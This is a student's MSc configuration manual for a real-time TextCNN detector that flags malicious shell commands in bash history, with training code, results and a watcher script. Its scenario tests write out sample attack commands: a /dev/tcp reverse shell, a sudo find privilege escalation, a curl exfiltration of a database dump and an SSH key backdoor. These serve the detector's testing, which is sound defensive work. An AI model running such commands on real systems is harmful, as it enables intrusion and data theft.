National College of Ireland

Configuration Manual

MSc Research Project
MSc Cybersecurity

Surya Ravi
Student ID: x23396598

School of Computing
National College of Ireland

Supervisor: Khadija Hafeez

National College of Ireland

MSc Project Submission Sheet

School of Computing

Student Name:	Surya Ravi
Student ID:	x23396598
Programme:	MSc Cybersecurity **Year:** 2025
Module:	Practicum
Lecturer:	Khadija Hafeez
Submission Due Date:	28-01-26
Project Title:	Real-time anomaly detection in users' shell command histories using TextCNN
Word Count:	1114 **Page Count:** 16

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.
ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

Signature: *Surya R*

Date: 28-01-26

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST

Attach a completed copy of this sheet to each project (including multiple copies)	□
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	□
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	□

Assignments that are submitted to the Programme Coordinator Office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Configuration Manual

Surya Ravi
x23396598

1 Introduction

This document aims to describe the system configuration needed to recreate the real-time TextCNN-based shell command detection system. It also gives brief guidelines for setting up the development and deployment setups, preparing the model, and executing the real-time monitoring system so that the whole working procedure becomes repeatable and reliable

.

2 Device Specification

2.1 Development environment hardware requirements.

The below image represents the hardware requirements in which the model development was carried out.



Figure 1 – Development device specifications.

2.2 Deployment environment hardware requirements.

For the deployment environment, a virtual machine was created using Oracle VirtualBox version – 7.1.6. The Figure 2 represents the virtual machine specifications in which the model was implemented for real-time monitoring.



Figure 2 – Deployment environment Specification.

2.3 Software specification.

- **Operating System** – Windows 11 and Red Hat Linux.
- **Python Version** – 3.9.21 or above.
- For developing the TextCNN model it is recommended to download and install **Visual Studio Code**, version 1.106.1

- For creating short Python scripts including command extraction script, labelling script and monitoring scripts, **PyCharm** is highly recommended, version 2024.3.1.1

3 Dataset

The dataset for this project was gathered from two sources without labels. The link for the source 1 is provided below.

- Source 1 – https://gitlab.ics.muni.cz/muni-kypo-trainings/datasets/commands
- Source 2 – Commands manually crafted in a Linux VM.

In Source 1, the Linux commands in the downloaded JSON file were present under the column "cmd", the below script was used to extract all "cmd" field values and write them into a CSV file for further processing.

```python
import json
import csv
def emit_cmds(obj):  1 usage
    if isinstance(obj, dict):
        if "cmd" in obj:
            yield obj["cmd"]
    elif isinstance(obj, list):
        for item in obj:
            if isinstance(item, dict) and "cmd" in item:
                yield item["cmd"]

def main():  1 usage
    input_path = "one.json"     # JSONL input
    output_path = "cmd_output.csv" # CSV output
    total = 0
    with open(input_path, "r", encoding="utf-8") as fin, \
         open(output_path, "w", newline="", encoding="utf-8") as fout:
        writer = csv.writer(fout)
        writer.writerow(["cmd"])  # Column_name

        for line in fin:
            line = line.strip()
            if not line:
                continue
            try:
                obj = json.loads(line)
            except json.JSONDecodeError:
                continue

            for cmd in emit_cmds(obj):
                writer.writerow([cmd])
                total += 1
    print(f"Wrote {total} cmd value(s) to: {output_path}")

if __name__ == "__main__":
    main()
```

Figure 3 – Linux command extraction.

For Source 2, the commands executed manually in Linux virtual machine were present in the file .bash_history, which was downloaded and added to the previous CSV file. The below image shows the sample data from the history file.



Figure 4 – Bash History file.

3.1 Dataset Labelling.

Labelling of the data in the CSV file, as shown in Figure 5, is performed by reading all the keywords from keywords.txt (which contains all suspicious keywords) into memory and processing each command from the CSV file. Assigned label 1(malicious) if command contains any suspicious keywords or assigned label 0 (benign).

```
import csv
def keywords_prep():  1 usage
    global keywords
    try:
        keywords = set()
        with open("keywords.txt", "r", encoding="utf-8", errors="replace") as f:
            for line in f:
                line = line.strip()
                if line:
                    keywords.add(line)
    except:
        print("Error in Keywords Importing")
        f.close()
    else:
        print("Keywords Importing successful")
def label():  1 usage
        f = open("cmd_output.csv", "r")
        c = open("out.csv", "w", newline="", encoding="utf-8") # output CSV file
        w = csv.writer(c)
        one = 1
        zero = 0
        for i in range(0,8145):
            str = (f.readline())
            unlabel_list = str.split(" ")
            if len(set(unlabel_list).intersection(keywords)) > 0:
                a = " ".join(unlabel_list)
                w.writerow([a,one])
            else:
                a = " ".join(unlabel_list)
                w.writerow([a,zero])
        f.close()
        c.close()
keywords_prep()
label()
```

Figure 5 – Dataset Labelling.

4 Model Implementation.

4.1 Python Libraries

The below image represents all the installed and imported python libraries required for this project.

```
import os, re, math, json, random
from collections import Counter
import numpy as np
import pandas as pd
import torch
import torch.nn as nn
import torch.optim as optim
from sklearn.model_selection import train_test_split
from sklearn.metrics import accuracy_score, precision_recall_fscore_support, confusion_matrix
import torch.nn.functional as F
import matplotlib.pyplot as plt
```

Figure 6 – Imported Libraries.

4.2 Load dataset and define model

The dataset containing the shell commands and labels must be loaded. The TextCNN model's forward pipeline which transforms the commands into feature and outputs the final classification is shown in Figure 7.

```
class TextCNN(nn.Module):
    def __init__(self, embedding, convs, fc, dropout):
        super().__init__()
        self.embedding = embedding
        self.convs = nn.ModuleList(convs)
        self.fc = fc
        self.dropout = dropout

    def forward(self, x):
        emb = self.embedding(x).transpose(1, 2)
        conv_outs = [F.relu(c(emb)).max(dim=2).values for c in self.convs]
        cat = torch.cat(conv_outs, dim=1)
        return self.fc(self.dropout(cat))

SEED = 42
random.seed(SEED)
np.random.seed(SEED)
torch.manual_seed(SEED)

CSV_PATH = r"C:\Users\Surya R\PycharmProjects\PythonProject\out-Copy.csv"
TEXT_COL = "CMD"
LABEL_COL = "TAG"

df = pd.read_csv(CSV_PATH)
assert set([TEXT_COL, LABEL_COL]).issubset(df.columns), df.columns
df = df[[TEXT_COL, LABEL_COL]].dropna().reset_index(drop=True)
df.head()
```

Figure 7 – Dataset Loading and defining model.

4.3 Tokenization and Vocabulary Building.

Figure 8 shows the function definitions to perform tokenization which uses regex to convert commands to meaningful units, build a vocabulary that maps the tokens to integer IDs based on their frequency of occurrence and encodes tokens into fixed-length padded representation. These steps are required as the TextCNN model can process only numerical representations.

```python
# Tokenizer & vocab building
TOKEN_PATTERN = re.compile(r"\w+|[^\w\s]")

def tokenize(text):
    return TOKEN_PATTERN.findall(str(text).lower())

def build_vocab(list_of_token_lists, min_freq=1, max_size=None):
    freqs = Counter()
    for toks in list_of_token_lists:
        freqs.update(toks)
    itos = ["<pad>", "<unk>"]
    items = sorted([(w,c) for w,c in freqs.items() if c >= min_freq and w not in itos],
                   key=lambda x: (-x[1], x[0]))
    if max_size is not None:
        items = items[:max_size]
    itos.extend([w for w,_ in items])
    stoi = {w:i for i,w in enumerate(itos)}
    return itos, stoi

def encode_tokens(tokens, stoi, max_len):
    pad_id = stoi["<pad>"]
    unk_id = stoi["<unk>"]
    ids = [stoi.get(t, unk_id) for t in tokens]
    if len(ids) >= max_len:
        return ids[:max_len]
    return ids + [pad_id]*(max_len - len(ids))
```

Figure 8 – Tokenization and Vocab Building.

4.4 Label mapping, data split and Preprocessing.

The dataset labels are converted from textual labels into numerical IDs. The data is split into training, validation, and test sets and built vocabulary for the training set to avoid data leakage. Based on the 95th percentile of tokenized command length, a fixed sequence length is calculated. This is done as shown in Figure 9.

```python
# Labels, splits, vocab, seq length
texts = df[TEXT_COL].astype(str).tolist()
labels_raw = df[LABEL_COL].tolist()

# label mapping
unique_labels = sorted(list(set(labels_raw)))
label2id = {lbl:i for i,lbl in enumerate(unique_labels)}
id2label = {i:lbl for lbl,i in label2id.items()}
labels = [label2id[x] for x in labels_raw]
num_classes = len(unique_labels)

# splits: 70/15/15
X_temp, X_test, y_temp, y_test = train_test_split(
    texts, labels, test_size=0.15, random_state=SEED, stratify=labels)
X_train, X_val, y_train, y_val = train_test_split(
    X_temp, y_temp, test_size=0.1765, random_state=SEED, stratify=y_temp)

# build vocab on train
train_tok = [tokenize(t) for t in X_train]
itos, stoi = build_vocab(train_tok, min_freq=1, max_size=40000)

# pick max length by percentile (95th)
train_lens = [len(x) for x in train_tok]
max_len = int(np.percentile(train_lens, 95))
max_len = max(5, max_len)

len_vocab = len(itos), max_len, num_classes, Counter(y_train)
```

Figure 9 – Label map and data split.

4.5 Encoding commands to Tensors

In Figure 10, the commands are converted into fixed length numerical tensors, and the labels are transformed into PyTorch tensors. This is done to training, validation and test sets.

```python
# Encode to tensors
def encode_texts(text_list, stoi, max_len):
    return [encode_tokens(tokenize(t), stoi, max_len) for t in text_list]

X_train_ids = torch.tensor(encode_texts(X_train, stoi, max_len), dtype=torch.long)
y_train_t   = torch.tensor(y_train, dtype=torch.long)

X_val_ids   = torch.tensor(encode_texts(X_val, stoi, max_len), dtype=torch.long)
y_val_t     = torch.tensor(y_val, dtype=torch.long)

X_test_ids  = torch.tensor(encode_texts(X_test, stoi, max_len), dtype=torch.long)
y_test_t    = torch.tensor(y_test, dtype=torch.long)

X_train_ids.shape, X_val_ids.shape, X_test_ids.shape
```

Figure 10 – Encode to tensors.

4.6 Layer definition, Optimizer setup and loss configuration.

This part sets up the TextCNN model components by defining the embedding layer, convolution filters, and dropout. It also configures the optimizer and a class-weighted loss function, ensuring the model can train efficiently and handle label imbalance during learning.

```python
# Modules & optimizer/loss
device = torch.device("cuda" if torch.cuda.is_available() else "cpu")

embed_dim = 128
kernel_sizes = [2,3,4,5]
num_filters = 100
dropout_p = 0.5
lr = 2e-3
batch_size = 64

embedding = nn.Embedding(len(itos), embed_dim, padding_idx=stoi["<pad>"]).to(device)

convs = [nn.Conv1d(in_channels=embed_dim, out_channels=num_filters, kernel_size=k).to(device)
         for k in kernel_sizes]

dropout = nn.Dropout(dropout_p).to(device)
fc = nn.Linear(num_filters * len(kernel_sizes), num_classes).to(device)

params = list(embedding.parameters())
for c in convs:
    params += list(c.parameters())
params += list(fc.parameters())

optimizer = optim.Adam(params, lr=lr)

# class weights for imbalance
class_counts = Counter(y_train)
total = sum(class_counts.values())
weights = torch.tensor([total/(num_classes*class_counts[i]) for i in range(num_classes)],
                       dtype=torch.float32, device=device)
criterion = nn.CrossEntropyLoss(weight=weights)
```

Figure 11 – layers, optimizer and loss setup.

4.7 Train Model.

Train the model over multiple epochs while updating model weights and monitoring validation performance as shown in Figure 12.

```python
for epoch in range(1, EPOCHS+1):
    tr_loss, tr_acc = train_one_epoch(X_train_ids, y_train_t)
    val_metrics = evaluate(X_val_ids, y_val_t)
    history.append({"epoch": epoch, "train_loss": tr_loss, "train_acc": tr_acc, **val_metrics})
    print(f"Epoch {epoch:02d} | train_loss={tr_loss:.4f} acc={tr_acc:.4f} | "
          f"val_loss={val_metrics['loss']:.4f} acc={val_metrics['accuracy']:.4f} f1={val_metrics['f1']:.4f}")
```

Figure 12 – Model training.

4.8 Save checkpoint.

The best performing model is saved whenever the validation F1-score improves, and the training is stopped if the model does not show improvement.

```python
    if val_metrics["f1"] > best_val_f1 + 1e-5:
        best_val_f1 = val_metrics["f1"]
        pat = 0
        # save all module states + config
        torch.save({
            "embedding": embedding.state_dict(),
            "convs": [c.state_dict() for c in convs],
            "fc": fc.state_dict(),
            "itos": itos,
            "stoi": stoi,
            "label2id": label2id,
            "id2label": id2label,
            "max_len": max_len,
            "kernel_sizes": kernel_sizes,
            "embed_dim": embed_dim,
            "num_filters": num_filters,
            "dropout_p": dropout_p,
        }, os.path.join(OUT_DIR, "textcnn.ckpt"))
    else:
        pat += 1
        if pat >= PATIENCE:
            print("Early stopping.")
            break
```

Figure 13 – Saving checkpoint

4.9 Test Evaluation.

Figure 14 shows how to reconstruct the model using the checkpoint that has been saved and evaluate the test set to get the accuracy, precision, recall, F1-score and the confusion matrix.

```python
# Test evaluation
ckpt_path = os.path.join(OUT_DIR, "textcnn.ckpt")
assert os.path.exists(ckpt_path), "No checkpoint saved."

ckpt = torch.load(ckpt_path, map_location=device)

# rebuild modules (fresh) and load
embedding2 = nn.Embedding(len(ckpt["itos"]), ckpt["embed_dim"], padding_idx=ckpt["stoi"]["<pad>"]).to(device)
convs2 = [nn.Conv1d(ckpt["embed_dim"], ckpt["num_filters"], k).to(device) for k in ckpt["kernel_sizes"]]
dropout2 = nn.Dropout(ckpt["dropout_p"]).to(device)
fc2 = nn.Linear(ckpt["num_filters"] * len(ckpt["kernel_sizes"]), len(ckpt["label2id"])).to(device)

embedding2.load_state_dict(ckpt["embedding"])
for c2, sd in zip(convs2, ckpt["convs"]): c2.load_state_dict(sd)
fc2.load_state_dict(ckpt["fc"])

embedding, convs, dropout, fc = embedding2, convs2, dropout2, fc2
itos, stoi = ckpt["itos"], ckpt["stoi"]
label2id, id2label = ckpt["label2id"], {int(k):v for k,v in ckpt["id2label"].items()}
max_len = ckpt["max_len"]

test_metrics = evaluate(X_test_ids, y_test_t)
print("=== Test Metrics ===")
for k, v in test_metrics.items():
    if k != "confusion_matrix":
        print(f"{k}: {v}")
print("Confusion matrix:", test_metrics["confusion_matrix"])

with open(os.path.join(OUT_DIR, "test_metrics.json"), "w") as f:
    json.dump(test_metrics, f, indent=2)

metrics = ["accuracy", "precision", "recall", "f1"]
values = [test_metrics[m] for m in metrics]
```

Figure 14 – Test Evaluation.

The following are the results obtained from the test evaluation.

```
=== Test Metrics ===
loss: 0.04466856201825022
accuracy: 0.9902120717781403
precision: 0.9670658682634731
recall: 0.9969135802469136
f1: 0.9817629179331308
Confusion matrix: [[891, 11], [1, 323]]
```

Figure 15 – Results

4.10 Inference Function for local testing.

Figure 16 defines the predict inference function, which takes raw shell commands, tokenizes and encodes them, passes them through the trained TextCNN model, and returns predicted labels with probabilities.

```python
# Inference function
import torch

@torch.no_grad()
def predict(texts, batch_size=64):
    def encode_batch(text_list):
        ids = []
        for t in text_list:
            toks = tokenize(t)
            ids.append(encode_tokens(toks, stoi, max_len))
        return torch.tensor(ids, dtype=torch.long)

    preds_all = []
    n = len(texts)
    for i in range(0, n, batch_size):
        batch = texts[i:i+batch_size]
        Xb = encode_batch(batch).to(device)
        x = embedding(Xb).transpose(1,2)
        pooled = []
        for c in convs:
            h = torch.relu(c(x))
            pooled.append(torch.max(h, dim=2).values)
        cat = torch.cat(pooled, dim=1)
        cat = dropout(cat)
        logits = fc(cat)
        probs = torch.softmax(logits, dim=1).cpu().numpy()
        pred_ids = logits.argmax(dim=1).cpu().numpy()
        for t, p, pr in zip(batch, pred_ids, probs):
            preds_all.append({"text": t, "pred_id": int(p), "pred_label": id2label[int(p)], "probs": pr.tolist()})
    return preds_all
```

Figure 16 – Inference Function.

4.11 Scenario Testing.

Created three realistic scenarios commands and passed it the inference function to test how the model behaves on the mixed benign and malicious command sequence. The model predicted all the commands correctly.

```python
print("\nSCENARIO-1 => Reverse shell access attempt\n")

s1 = ["whoami",
      "cd /var/www/html",
      "git pull origin main",
      "service postgresql start",
      "ss -tunlp",
      "bash -i >& /dev/tcp/192.168.8.64/9008 0>&1",
      "service postgresql status"]

for r in predict(s1):
    print(r)

print("\nSCENARIO-2 => Privilege Escaltion by sudo\n")

s2 = ["whoami","cd /root/","ls -a","sudo -l","sudo find . -exec /bin/sh ; -quit",]

for r in predict(s2):
    print(r)

print("\nSCENARIO-3 => DATA EXFILTARTION\n")

s3 = ["ls -altr",
      "vim /etc/file.txt",
      "curl -F 'file=@/var/www/html/db_export.sql' http://out/upload",
      "echo 'ssh_key.pub' >> /home/surya/.ssh/authorized_keys",
      "scp /tmp/site_backup_20251110.tar.gz backupuser@192.168.1.64:/backups/",
      "logout"]
for r in predict(s3):
    print(r)
```

Figure 17 – Scenario testing

5. Shell Configuration for Real-Time History Updates

In Linux virtual machine, added the code block below to the .bashrc file (bash configuration file) so that every command entered in the terminal by the users will be added to the .bash_history immediately. This step is required for live classification of user commands entered in the terminal.



Figure 18 – Bash Configuration.

Execute “source ~/.bashrc” command to load the new bash configuration to take effect instantly.

6. Model reconstruction for deployment on the Linux machine.

Moved the saved checkpoint file textcnn.ckpt to the VM and then created a file model.py in Linux VM. As shown in Figure 19, the code loads the saved TextCNN checkpoint on a CPU-only environment, reconstructs the embedding, convolution, dropout, and classification layers using the stored weights and hyperparameters, and restores the vocabulary and label mappings.

The predict_command function tokenizes, encodes the input and passes it through the model and returns the prediction.

```
import ...
device = torch.device("cpu")
CKPT_PATH = os.path.expanduser("/home/surya/command_monitor/textcnn.ckpt")
ckpt = torch.load(CKPT_PATH, map_location=device)
embedding = nn.Embedding(
    num_embeddings=len(ckpt["itos"]),embedding_dim=ckpt["embed_dim"],
    padding_idx=ckpt["stoi"]["<pad>"],).to(device)
convs = [
    nn.Conv1d(
        in_channels=ckpt["embed_dim"],out_channels=ckpt["num_filters"],
        kernel_size=k,).to(device)
    for k in ckpt["kernel_sizes"]
]
dropout = nn.Dropout(ckpt["dropout_p"]).to(device)
fc = nn.Linear(
    ckpt["num_filters"] * len(ckpt["kernel_sizes"]),
    len(ckpt["label2id"]),
).to(device)
embedding.load_state_dict(ckpt["embedding"])
for c, sd in zip(convs, ckpt["convs"]):
    c.load_state_dict(sd)
fc.load_state_dict(ckpt["fc"])
# ---- Restore metadata ----
itos = ckpt["itos"]
stoi = ckpt["stoi"]
label2id = ckpt["label2id"]
id2label = {int(k): v for k, v in ckpt["id2label"].items()}
max_len = ckpt["max_len"]
TOKEN_PATTERN = re.compile(r"\w+|[^\w\s]")
def tokenize(text: str):
    return TOKEN_PATTERN.findall(str(text))
def encode_tokens(tokens):
    ids = [stoi.get(tok, stoi["<unk>"]) for tok in tokens]
    if len(ids) >= max_len:
        return ids[:max_len]
    return ids + [stoi["<pad>"]] * (max_len - len(ids))
@torch.no_grad()
def predict_command(cmd: str):
    tokens = tokenize(cmd)
    ids = encode_tokens(tokens)
    x = torch.tensor([ids], dtype=torch.long).to(device)
    emb = embedding(x).transpose(1, 2)
    conv_outs = [F.relu(c(emb)).max(dim=2).values for c in convs]
    cat = torch.cat(conv_outs, dim=1)
    cat = dropout(cat)
    logits = fc(cat)
    pred_id = int(logits.argmax(dim=1)[0])
    label = id2label[pred_id]
    return label
```

Figure 19 – Model reconstruction for deployment.

7. Watcher Script.

This script in the Linux VM continuously monitors the user's .bash_history file for new entries. All the new incoming commands to the history file are passed to the predict_command function for classification by this script. The classification output is printed in the terminal and an alert is displayed when the command is classified as malicious. Figure 20 shows the watcher script.

```
#!/usr/bin/env python3
import os
import time
import sys
sys.path.append(os.path.dirname(__file__))
from model import predict_command
HIST_FILE = os.path.expanduser("~/.bash_history")
def follow_history():
    open(HIST_FILE, "a").close()
    print(f"?? Watching: {HIST_FILE}")
    print("Press Ctrl+C to stop.\n")
    with open(HIST_FILE, "r") as f:
        f.seek(0, os.SEEK_END)
        while True:
            line = f.readline()
            if not line:
                time.sleep(0.1)
                continue
            cmd = line.strip()
            if not cmd:
                continue
            try:
                label = predict_command(cmd)
            except Exception as e:
                print(f"[ML ERROR] {e}")
                continue
            print(f"[ML] {cmd!r} -> {label}")
            if label == 1:
                print("ALERT - MALICIOUS COMMAND EXECUTED")
if __name__ == "__main__":
    try:
        follow_history()
    except KeyboardInterrupt:
        print("\nStopping history watcher.")
```

Figure 20 – Watcher script.

The below image represents the real-time prediction made in the Linux VM. When a malicious command is entered by the user in first terminal, the commands is identified as malicious and an alert message is displayed in the output terminal.

